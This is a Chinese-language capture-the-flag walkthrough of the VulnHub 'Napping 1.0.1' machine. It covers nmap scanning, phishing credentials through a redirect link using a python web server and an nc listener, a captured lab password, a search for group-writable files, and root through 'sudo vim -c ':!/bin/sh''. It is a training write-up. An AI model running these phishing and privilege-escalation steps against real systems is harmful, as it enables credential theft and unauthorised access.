
Napping1.0.1

<https://www.vulnhub.com/entry/napping-101,752/>


主机发现

arp-scan -l




端口扫描

nmap --min-rate 10000 -p- 192.168.21.133




扫描版本

nmap -sV -sT -O -p22,80 192.168.21.133




漏洞扫描


nmap --script=vuln -p22,80 192.168.21.133




主要以网站为突破口




注册账号先试试水




注册登入之后发现有转跳点






这里既然能转跳，试试能不能钓鱼

写两个网页页面





需要启动python3的http服务

启动方法：

进入www目录

Python -m http.server


结尾带上&字符则ctrl+c不会关闭服务

结尾带上端口则指定端口

监听8000端口

Nc -lvvp 8000






username=daniel&password=C@ughtm3napping123

成功拿到用户名和密码（%40=@）

那么这个因该是ssh的账号密码了




由于sudo -l无法执行，就查看用户组



那就需要寻找daniel可以执行的administerators的文件

find / -group administrators 2>/dev/null







试一下能不能直接写shell，用python调用运行









等着自动连接就可以





Sudo -l



看到nopasswd后面的路径，直接吧bash传过来

sudo /usr/bin/vim -c ':!/bin/sh'



提权完成

Flag

